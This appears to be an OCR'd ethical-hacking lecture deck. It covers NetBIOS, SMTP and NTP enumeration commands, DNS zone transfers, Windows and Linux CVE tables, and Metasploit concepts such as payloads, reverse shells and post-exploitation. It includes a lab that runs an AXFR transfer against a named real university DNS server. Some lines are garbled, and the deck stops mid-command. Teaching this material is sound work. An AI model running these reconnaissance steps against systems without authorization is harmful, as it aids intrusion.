Ethical Hacking(Unit 3), VelTech technical University, Chennai

Presentation · March 2024

CITATIONS
0

READS
126

1 author:

Arun Anoop Mandankandy
Vivekananda College of Engineering & Technology
71 PUBLICATIONS **89** CITATIONS

SEE PROFILE

Ethical Hacking(Unit 3)

Dr.Arun Anoop M CEH CHFI
Associate Professor
Dept. of CSE
SoC, Veltech University, Chennai.

ENUMERATION & NETBIOS ENUMERATION TOOLS

Enumeration

- Help to extract username, machine name, network resources, network shares, policies and passwords, IP tables.

- Allows us to establish an active connection with a target.

- Three types are

✓NTP enumeration: ntpdc –c sysinfo <ip_address>

✓Enum4Linux: enum4linux –U –o <ip_address>

✓SMTP enumeration: smtp-user-enum –M VRFG –u root –t <ip_addr>

Enumeration steps

- Win2K enumeration to extract user names.
- Null sessions: Gather host information.
- Superscan4: Windows enumeration.
- GetAcct: get user account.
- SNScan v1.05: SNMP port scan.

NETBIOS

- Network BIOS
- Network Basic Input Output System
- Is a windows programming interface that allows computer to communicate across LAN.
- Windows OS use NETBIOS to share files and printers.
- Listens three port numbers. UDP port 137, USP port 138, TCP port 139.
- UDP port 137 is having name service, mainly for name registration and resolution.

NETBIOS

- UDP port 138 for datagram service, mainly for connection less communication.
- TCP port 139 for session service, mainly for connection oriented communication.
- NETBIOS unique name in 16ASCII character string. 15char used to identify device name & 16^{th} char for identifying service.
- Attacker use NETBIOS enumeration to obtain list of computers, shares, policies and passwords.

NETBIOS Enumeration Tools

1. NBTSTAT, NETSTAT(Windows, Linux): tool to find computer's NETBIOS connection, name table, name cache details.

   nbtstat –c //obtain cache names

   nbtstat –a //obtain name table

   netstat –c //obtain cache names

   netstat –a //obtain name table

   netstat –n //obtain NETBIOS application names

   netstat –g //IPV4/6 group membership

   netstat –i //display kernel interface

2. Hyena: Managing Microsoft operating system. It shows shares, user logon names for windows servers.

3. Superscan: GUI tool used to enumerate windows Machine, was built by foundstone and later acquired by MacAfee.
4. NetView: to identify shared resources on a network.

   net view //computer_name or ip_address

   Can use net use command and mount any network share in your machine if it is same LAN.

3. Enum4Linux: is a console based Win32 information enumeration utility.
4. Winfingerprint: find OS, users, group shares, services, TCP ports, UDP ports.

DNS ZONE TRANSFERS

DNS Master

Registrar in DNS is the organization that manages the reservation of domains which is publicly available. They should be accredited by TLDs like ".com" or ".org" etc or country wie TLDs like ".uk" or ".in". These registrars follows the common guidelines which helps for delegations.

DNS Master can be alternatively called as DNS Primary server which holds the Read Write copy of the zone data. This DNS Master will transfer the zone information to its secondary servers which holds Read Only copy of the data. Any modification for a DNS Zone can be done only on the Master DNS and this master will transfer it to the secondary servers via Zone Transfer.

DNS

What is DNS ?

DNS (Domain Name System) is a service that translates domain names into IP addresses. Users can easily remember domain names, but he computers understand IP addresses that's why we need DNS. For example, without this service, you have to type '185.60.216.35' in your browser instead of www.facebook.com to access Facebook. IP - Domain mappings are kept on DNS servers. You can query those matches on securityforeveryone.com

DNS Zone transfer


What is DNS Zone Transfer?

Zone transfer is actually a mechanism to share information between DNS servers. This process uses a protocol called AXFR. With this protocol, ZONE files on a DNS server, containing various DNS information are transferred from one server to another.

AXFR is also used in DNS queries to get zone information. An attacker can make this query to your DNS server. If your DNS server is not configured correctly, it will respond to all the queries regarding your domain name records (a, ns, mx, cname, txt etc.). With DNS zone transfer, attackers can learn all DNS information for your domain (including subdomains).

```
dig -t axfr securityforeveryone.com
;; global options: +cmd
securityforeveryone.com.        86400   IN      SOA     ns1.securityforeveryone.com. info.securityforeveryone.com. 2020040313
securityforeveryone.com.        86400   IN      A       1.1.1.1
securityforeveryone.com.        86400   IN      NS      ns1.securityforeveryone.com.
test.securityforeveryone.com.   86400   IN      A       1.1.1.1
sub.securityforeveryone.com.    86400   IN      A       8.8.8.8
devel.securityforeveryone.com.  86400   IN      A       8.8.8.8
other.securityforeveryone.com.  86400   IN      A       8.8.8.8
mail.securityforeveryone.com.   86400   IN      A       8.8.8.8
mail2.securityforeveryone.com.  86400   IN      A       8.8.8.8
www.securityforeveryone.com.    86400   IN      CNAME   securityforeveryone.com.
```

DIG options




```
dig ANY @<DNS_IP> <DOMAIN>      #Any information
dig A @<DNS_IP> <DOMAIN>        #Regular DNS request
dig AAAA @<DNS_IP> <DOMAIN>     #IPv6 DNS request
dig TXT @<DNS_IP> <DOMAIN>      #Information
dig MX @<DNS_IP> <DOMAIN>       #Emails related
dig NS @<DNS_IP> <DOMAIN>       #DNS that resolves that name
dig -x 192.168.0.2 @<DNS_IP>    #Reverse lookup
dig -x 2a00:1450:400c:c06::93 @<DNS_IP> #reverse IPv6 lookup
```

Resource Record	Description
A	Specifies a computer's IP address.
ANY	Specifies all types of data.
CNAME	Specifies a canonical name for an alias.
GID	Specifies a group identifier of a group name.
HINFO	Specifies a computer's CPU and type of operating system.
MB	Specifies a mailbox domain name.
MG	Specifies a mail group member.
MINFO	Specifies mailbox or mail list information.
MR	Specifies the mail rename domain name.
MX	Specifies the mail exchanger.
NS	Specifies a DNS name server for the named zone.
PTR	Specifies a computer name if the query is an IP address; otherwise, specifies the pointer to other information.
SOA	Specifies the start-of-authority for a DNS zone.
TXT	Specifies the text information.
UID	Specifies the user identifier.
UINFO	Specifies the user information.
WKS	Describes a well-known service.

DNS records

DNS can use the services of UDP or TCP using the well-known port 53.

RR format: `(name, value, type, ttl)`

❒ **Type=A**
- ❖ **`name` is hostname**
- ❖ **`value` is IP address**

- **Type=NS**
  - **`name`** is domain (e.g. foo.com)
  - **`value`** is IP address of authoritative DNS server for this domain

❒ **Type=CNAME**
- ❖ **`name` is alias name for some "canonical" (the real) name `www.ibm.com` is really `servereast.backup2.ibm.com`**
- ❖ **`value` is canonical name**

❒ **Type=MX**
- ❖ **`value` is name of mailserver associated with `name`**

DNS: distributed db storing Resource Records (RR)

DNS is a protocol that can be used in different platforms. In the Internet, the domain name space (tree) is divided into three different sections: generic domains, country domains, and the inverse domain.

Two types of DNS server: A primary server loads all information from the disk file; the secondary server loads all information from the primary server. Reason: redundancy

When the secondary downloads information from the primary, it is called zone transfer.

Unix: nslookup, dig
Windows: nslookup

1. Boot your computer into Linux with the BackTrack files, and open a Konsole shell. At the command prompt, type **dig soa mit.edu** and press **Enter**. You should see a screen similar to Figure 4.9. Three name servers, indicated by "NS," are listed: STRAWB.mit.edu, BITSY.mit.edu, and W20NS.mit.edu. (Note that this information might change by the time you read this book.) Most likely, you'll have to use a different university. These commands shouldn't work if a DNS administrator has configured DNS correctly. As you'll learn, however, sometimes administrators don't do what they should, which leaves systems vulnerable to attacks.
2. To perform a zone transfer on the BITSY.mit.edu DNS server, type **dig @BITSY.mit.edu mit .edu axfr** and press **Enter**. BITSY.mit.edu is the server on which you're attempting the zone transfer, and the second mit.edu statement is the domain where the server is located.
3. After a short wait, your screen should fill with thousands of records. Press **Ctrl+C** to stop the transfer. (*Tip:* If you want to find out how many records the DNS server is responsible for, you can let the transfer finish and check the summary page at the end.)
4. Do the transfer again, but this time use the |less parameter by typing **dig @BITSY.mit.edu mit.edu axfr |less** and pressing **Enter**.
5. Press **Enter** or the spacebar to view additional records, and then press **q** to quit. Close the Konsole shell, and log off Linux.

```
; <<>> DiG 9.2.3 <<>> soa mit.edu
root#1[root]# dig soa mit.edu

; <<>> DiG 9.2.3 <<>> soa mit.edu
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47643
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 3, ADDITIONAL: 3

;; QUESTION SECTION:
;mit.edu.                       IN      SOA

;; ANSWER SECTION:
mit.edu.                21600   IN      SOA     BITSY.mit.edu. NETWORK-REQUEST.mit
.edu. 3566 3600 900 3600000 21600

;; AUTHORITY SECTION:
mit.edu.                18948   IN      NS      STRAWB.mit.edu.
mit.edu.                18948   IN      NS      BITSY.mit.edu.
mit.edu.                18948   IN      NS      W20NS.mit.edu.

;; ADDITIONAL SECTION:
BITSY.mit.edu.          6846    IN      A       18.72.0.3
W20NS.mit.edu.          18948   IN      A       18.70.0.160
STRAWB.mit.edu.         18948   IN      A       18.71.0.151

;; Query time: 159 msec
;; SERVER: 192.168.0.1#53(192.168.0.1)
;; WHEN: Tue Nov 23 13:43:18
;; MSG SIZE  rcvd: 186

root#1[root]#
```


Figure 4.9
Using the Dig command

Windows & Linux operating System vulnerabilities

Windows OS Vulnerabilities

Table 8.1 Windows Server 2008 vulnerabilities found at CVE

CVE/CAN	Description
CVE-2009-0320	Windows XP, Server 2003 and 2008, and Vista allow local users to access sensitive information because of a program error in Task Manager.
CVE-2009-1930	The Telnet service in Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP2, Vista Gold, SP1, and SP2, and Server 2008 Gold and SP2 allow remote Telnet servers to run arbitrary code on a client machine. In other words, the attacker can take control of the remote system.
CVE-2009-1925	Vulnerabilities in Microsoft's TCP/IP implementation in Windows Vista Gold, SP1, and SP2 and Server 2008 Gold and SP2 allow remote attackers to run arbitrary code, which could enable them to access the system.

Linux OS Vulnerabilities


Table 8.4 Linux vulnerabilities found at CVE

CVE/CAN	Description
CVE-2009-1439	A buffer overflow in the Linux kernel's CIFS module allows remote attackers to crash the system by using a specially crafted file-sharing response sent over the network.
CVE-2009-1389	A buffer overflow in a Linux kernel NIC driver allows remote attackers to crash the system by sending a specially crafted large packet.
CVE-2009-0577	An integer overflow in the Common UNIX Printer Daemon (CUPS) on Red Hat Enterprise Linux (RHEL) 3 allows remote attackers to run code and take over the system.

METASPLOIT FRAMEWORK

WHAT IS METASPLOIT?

- Metasploit Framework, created by the Metasploit Project, is the most popular exploitation tool available for developing, testing, and performing exploits. It allows penetration testers, auditors, and vulnerability assessment personnel to create their own penetration testing systems and exploit modules.
- It is A collaboration between the open source community and Rapid7
- An exploitation framework written in Ruby, currently at version 4.9.1
- It's modular
- Contains exploits, payloads, encoders and auxiliaries


WITH METASPLOIT, YOU CAN PERFORM THE FOLLOWING OPERATIONS
Conduct basic penetration tests on small networks
Run spot checks on the exploitability of vulnerabilities
Discover the network or import data
Browse exploit modules and run individual exploits on hosts.

- **Auxiliary modules** – are used for information gathering, enumeration, port scanning and that sort of thing. There are plenty of useful tools in there too for things like connecting to SQL databases and even tools for performing man-in-middle attacks.
- **Exploit modules** – are generally used to deliver exploit code to a target system.
- **Post modules** – offer post exploitation tools such as the ability to extract password hashes and access tokens and even modules for things like taking a screenshot, logging and downloading files.
- **Payload modules** – are used to create malicious payloads for use with an exploit

Metasploit Framework

Exploit

An *exploit* is the means by which an attacker, or pen tester for that matter, takes advantage of a flaw within a system, an application, or a service. An attacker uses an exploit to attack a system in a way that results in a particular desired outcome that the developer never intended. Common exploits include buffer overflows, web application vulnerabilities (such as SQL injection), and configuration errors.

Payload

create a payload to perform some malicious act.

A *payload* is code that we want the system to execute and that is to be selected and delivered by the Framework. For example, a *reverse shell* is a payload that creates a connection from the target machine back to the attacker as a Windows command prompt (see Chapter 5), whereas a *bind shell* is a payload that "binds" a command prompt to a listening port on the target machine, which the attacker can then connect. A payload could also be something as simple as a few commands to be executed on the target operating system.

Shellcode


Shellcode is a set of instructions used as a payload when exploitation occurs. Shellcode is typically written in assembly language. In most cases, a command shell or a Meterpreter shell will be provided after the series of instructions have been performed by the target machine, hence the name.

Module

A *module* in the context of this book is a piece of software that can be used by the Metasploit Framework. At times, you may require the use of an *exploit module*, a software component that conducts the attack. Other times, an *auxiliary module* may be required to perform an action such as scanning or system enumeration. These interchangeable modules are the core of what makes the Framework so powerful.

Listener

A *listener* is a component within Metasploit that waits for an incoming connection of some sort. For example, after the target machine has been exploited, it may call the attacking machine over the Internet. The listener handles that connection, waiting on the attacking machine to be contacted by the exploited system.


An exploit is the use of software, data, or commands to "exploit" a weakness in a computer system or program to carry out some of malicious intent, such as a denial-of-service attack, Trojan worms or viruses. The weakness in the system can be a bug, a or simply a design vulnerability. The process is known as exploitation.
The following are the five steps in the exploitation process:
scanning the target
selecting an exploit
selecting a payload
encoding the exploit
launching the attack

- *Scanning the target*

To scan the target, we use port scanning and vulnerability scanning techniques in which we perform scanning by using different tools like nmap, nessus and etc.

- *Selecting the exploit*

This process includes the selection of exploit.

- *Selecting the payload*

Payloads are the commands the attacker runs upon a successful completion of their exploit.

- *Encoding the exploit*

Encoding in Metasploit is how the exploit and payload are packaged together, and is often done automatically, via the set commands.

Launching the attack

Once all the settings have been set, the attacker simply calls an exploit.

Payload Type: Specifies the type of payload that the exploit will deliver to the target. Choose one of the following payload types:

- Command: A command execution payload that enables you to execute commands on the remote machine.
- Meterpreter: An advanced payload that provides a command line that enables you to deliver commands and inject extensions on the fly.

Connection Type: Specifies how you want your Metasploit instance to connect to the target. Choose one of the following connection types:

- Auto: Automatically uses a bind connection when NAT is detected; otherwise, a reverse connection is used.
- Bind: Uses a bind connection, which is useful when the targets are behind a firewall or a NAT gateway.
- Reverse: Uses a reverse connection, which is useful if your system is unable to initiate connections to the targets.

- **LHOST:** Defines the address for the local host.
- **LPORT:** Defines the ports that you want to use for reverse connections.
- **RHOST:** Defines the target address.
- **RPORT:** Defines the remote port you want to attack.
- **Target Settings:** Specifies the target operating system and version.
- **Exploit Timeout:** Defines the timeout in minutes.

- Post exploitation is an important process in a penetration test as it allows the attacker to gather information from the system that he has exploited. A lot of penetration testers are using the Metasploit framework modules for system exploitation. However, Metasploit provides and modules for post exploitation activities for a variety of systems.

- Margate's to another process which has admin privileges and then completes the task.

- What else we can do in post exploitation?

Let's list some of them,

-Keylogging
-Screen shots
-view live screen
-access webcam
-take control of keyboard and mouse
-del user
-pivort
-vm detection and many more..

Vulnerability

Exploit

Payload

VULNERABILITY: Broken lock

EXPLOIT: Use broken lock to get in

PAYLOAD: The ring is stolen

Sr. No.	Penetration testing phase	Use of Metasploit
1	Information Gathering	`Auxiliary modules: portscan/syn, portscan/tcp, smb_version, db_nmap, scanner/ftp/ftp_version,` and `gather/shodan_search`
2	Enumeration	`smb/smb_enumshares, smb/smb_enumusers,` and `smb/smb_login`
3	Gaining Access	All Metasploit exploits and payloads
4	Privilege Escalation	`meterpreter-use priv` and `meterpreter-getsystem`
5	Maintaining Access	`meterpreter - run persistence`
6	Covering Tracks	Metasploit Anti-Forensics Project

Useful terminology:

- **Vulnerability:** A weakness in the target system, through which penetration can successfully occur.
- **Exploit:** Once a vulnerability is known, an attacker takes advantage of it, and breaks into the system using a code/script known as an exploit.

EXPLOIT = VULNERABILITY + PAYLOAD

- **Payload:** This is a set of tasks initiated by the attacker subsequent to an exploit, in order to maintain access to the compromised system
- **CLI:** command line interface
- **GUI:** graphical user interface
- **MSF:** Meta Sploit Framework

- Payload: Actual codes that transmit data or do any actions automatically as its purposes, it runs after exploitation
- Exploit: Code that allows attacker to take advantage of a vulnerable system
- Vulnerability: Weaknesses that allows attacker break into/compromise a system's security

How does exploitation works

1. Vulnerability
2. Exploit
3. Payload


Vulnerable House
1- Vulnerability
2- Exploit
3- Payload
Understanding Basic MSF&TERMS
Robber

A vulnerability is a security hole in a piece of software, hardware or operating system that provides a potential angle to attack the system. A vulnerability can be as simple as weak passwords or as complex as buffer overflows or SQL injection vulnerabilities.

Vulnerability scanning will allow you to quickly scan a target IP range looking for known vulnerabilities, giving a penetration tester a quick idea of what attacks might be worth conducting.

To take advantage of a vulnerability, you often need an exploit, a small and highly specialized computer program whose only reason of being is to take advantage of a specific vulnerability and to provide access to a computer system.

Exploits often deliver a payload to the target system to grant the attacker access to the system.

The Metasploit Project host the world's largest public database of quality-assured exploits.

Even the name Metasploit comes from the term "exploit".

A payload can be considered to be somewhat similar to a virus. A payload is a set of malicious codes that carry crucial information that can be used to hack any device beyond limits that you can't imagine.
Generally, a payload refers to a set of codes which a hacker designs according to his/her requirements.

Metasploit modules

Metasploit provides you with modules for:

- **Exploits**: Tool used to take adventage of system weaknesses
- **Payloads**: Sets of malicious code
- **Auxiliary functions**: Supplementary tools and commands
- **Encoders**: Used to convert code or information
- **Listeners**: Malicious software that hides in order to gain access
- **Shellcode**: Code that is programmed to activate once inside the target
- **Post-exploitation code**: Helps test deeper penetration once inside
- **Nops**: An instruction to keep the payload from crashing

Terms

- **Vulnerability**
  - weakness in a system which allows an attacker to reduce the systems security posture
- **Exploit**
  - Code which allows an attacker to take advantage of the vulnerability in the system
- **Payload**
  - The code which is delivered by the exploit
  - This is the code which actually runs on the victim system
  - Post exploitation
- **Encoders**
  - Way to obfuscate the payload code so that anti-virus and IDS won't detect
- **Module**
  - A small piece of code to that can be added to the Metasploit Framework to execute an attack
- **Auxiliary Module**
  - other parts of Metasploit that aid in exploitation such as scanners

HACKER
(BAD GUY)

A hacker will exploit a vulnerability to gain access and obtain his desired payload.

EXAMPLE ONE

VULNERABILITY: Broken lock

EXPLOIT: Use broken lock to get in

PAYLOAD: The TV is taken

EXAMPLE TWO

VULNERABILITY: Broken lock

EXPLOIT: Use broken lock to get in

PAYLOAD: The ring is stolen

If any one of the three parts changes, then a different name is assigned to the vulnerability.

Example: WannaCry and Petya use the same vulnerability and exploit, but each has a different payload.

```
root@bt:/opt/framework3/msf3# msfcli -h
